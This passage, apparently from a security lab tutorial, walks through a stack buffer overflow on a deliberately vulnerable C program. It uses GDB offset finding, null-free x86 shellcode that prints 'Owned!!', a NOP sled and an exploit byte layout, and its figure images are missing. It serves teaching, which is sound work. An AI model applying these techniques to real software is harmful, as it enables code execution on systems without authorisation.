64 characters? How would it impact the operation of the program?



We can write a tiny PERL program to print a long input of 100 characters and save that output to a file named “long_input” by typing “perl -e ‘print “A”x100’ > long_input”. Start GDB again, set the breakpoint after *strcpy* and observe the state of the registers. Notice that we got a memory violation and the EBP register was overwritten with 0x41414141 (hex for AAAA). This means we have some control of the EBP register!

Type “c” to continue past the return.
Type “info registers” again to display the overwritten registers.


Note that the EIP register has been overwritten.



The EBP is the *Extended Base Stack Pointer* (also known as the *Frame Pointer*) and its purpose is to point to the base address of the stack. Typically this register is only managed explicitly by the program, so an attacker being able to modify it is well outside of the normal bounds of operation. EBP is important because it provides an anchor point in memory for the program to reference function parameters and local variables.

EBP is important because when a function is called (such as the *main* function in our case) the program must have an anchor point in memory. Program's use the EBP register along with an offset to specify where local variables are stored. Remember that the stack grows down towards 0x00000000. With EBP acting as an anchor point, the function return pointer (to the previous stack frame) is located at EBP+4, the first function parameter is located at EBP+8, and the first local variable is located at EBP-4. Using this information can we exploit the program?

Exploitation Idea (1): Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the buffer and trick the program into running our malicious code. In order to try this out we will need to do two things. First we should figure out exactly what offset in our input the EBP register gets overwritten. Second we should build some simple *Shellcode* (machine code) to test our exploit.




One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input. Here we see that the register is probably overwritten at the 76th byte (76/4=19th word). So we should create an input of 76-4=72 bytes to use as padding before the address of 4 bytes is given to overwrite the current address value of EBP. We get an illegal instruction at offset 76 because we overwrote the EBP but not the EIP.


Write Some Shellcode (Hello World)

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

; write(int fd, char *msg, unsigned int len)
mov eax, 4 ; kernel write command
mov ebx, 1 ; set output to stdout
mov ecx, msg ; set msg to Owned!! string
mov edx, 8 ; set parameter len=8 (7 characters followed by newline character)
int 0x80 ; triggers interrupt 80 hex, kernel system call

; exit(int ret)
mov eax, 1 ; kernel exist command
mov ebx, 0 ; set ret status parameter 0=normal
int 0x80 ; triggers interrupt 80 hex, kernel system call
```


Next, let's write some simple shellcode to print "Owned!!" if we are successful. Of course we can always replace this shellcode with something more malicious later. Note that the ";" character indicates a comment and does not need to included in the assembly source.



Create the “shellcode.asm” with your favorite text editor. Be sure that you are able to compile the shellcode with the “nasm –f elf shellcode.asm” command. The “-f elf” option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 *nix systems.




Inspect the machine code you just generated with the “objdump –M intel –d shellcode.o” command. Notice that there are several 0x00 bytes! This is a problem because we intend to pass our input over the command line as a string and strings a terminated with a NULL (0x00). So as soon the command line will stop reading our input after just two bytes once it hits the first NULL byte. So we need to come up with some tricks to rewrite our shellcode so that it does not contain any 0x00 bytes. Depending on our architecture we may also need to avoid some other bytes as well. For example the C standard library treats 0x0A (a new line character) as a terminating character as well.




We can rewrite our shellcode as follows.

1. Create the needed null bytes using an XOR of the same value (anything XOR'd with itself is just 0).
2. Store the string on the stack and use the stack pointer to pass the value to the system call. Remember that since we are pushing these characters onto a stack we have to push them on in reverse order so that they are popped of later in the correct order. Here we also remove the newline character and add an extra '!' character.
3. Where an instruction requires a register value, we use the implicit encoding of the rest of the instruction to denote what type of register is intended. For the 8-bit general registers we can use: AL is register 0, CL is register 1, DL is register 2, BL is register 3, AH is register 4, CH is register 5, DH is register 6, and BH is register 7.

For more information on developing shellcode, The Shellcoder's Handbook: Discovering and Exploiting Security Holes 2nd Edition by Chris Anley is highly recommended.




After rewriting our shellcode, we can use the “objdump –M intel –d shellcode2.o” command to inspect that there are no terminating characters.




Next we write a small PERL program to print the hex bytes of our shellcode and save those results to a file called “shellcode”. Using the WC command we count the number of bytes in the file and observe that our shellcode consists of 34 bytes. Since our target buffer can comfortably hold 64 bytes we fill the first 64-34=30 bytes with No Operation (NOP 0x90) instructions. This instruction tells the CPU to do nothing for one cycle before moving onto the next instruction. A series of NOPs creates what we call a NOP sled, which adds robustness to our exploit. This way we can jump the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.

Note: If you get a warning about “Invalid or incomplete multibyte or wide character” from the WC program you can ignore it. It has to do with locale character types.




At this point it would be a good idea to test out your payload. Write a small C program that executes whatever is passed via the command line as machine code. The harness works by returning main to the argv buffer, forcing the CPU to execute data passed in the program arguments...probably not a best practice as far as C programs go! You should see that "Owned!!!" got printed to the console.



Next let's start building our exploit. Start by adding the contents of our PAYLOAD=(NOPs + SHELLCODE). We know the EBP register starts getting overwritten after 72 bytes of our input, so after our payload we add 72-64=8 bytes of filler followed by another 4 bytes for the EBP address and another 4 bytes for the return address (remember the return address is just EBP+4). Here we use the hex 0xCC as filler and a temporary placeholder for the EBP register and return address. Open the "exploit" file in a hex editor (hexedit is a command line hexeditor you can use) and change the last 8 bytes of hex to be a pattern you can recognized in a debugger. Here we use 0xDEADBEEF for the EBP register and 0xCAFEBABE for the return address value. With hexedit use ctrl-s to save and ctrl-c to quit.


Note: Hexedit is not installed in this virtual machine by default, but is available in the Ubuntu software repositories. However, since the version of Ubuntu is old and no longer official supported you will need to update its repositories before you can install hexedit. To do so, make sure your virtual machine is connected to the internet and run the following commands.

- sudo sed -i -re 's/([a-z]{2}\.)?archive.ubuntu.com|security.ubuntu.com/old-releases.ubuntu.com/g' /etc/apt/sources.list
- sudo apt-get update
- sudo apt-get install hexedit

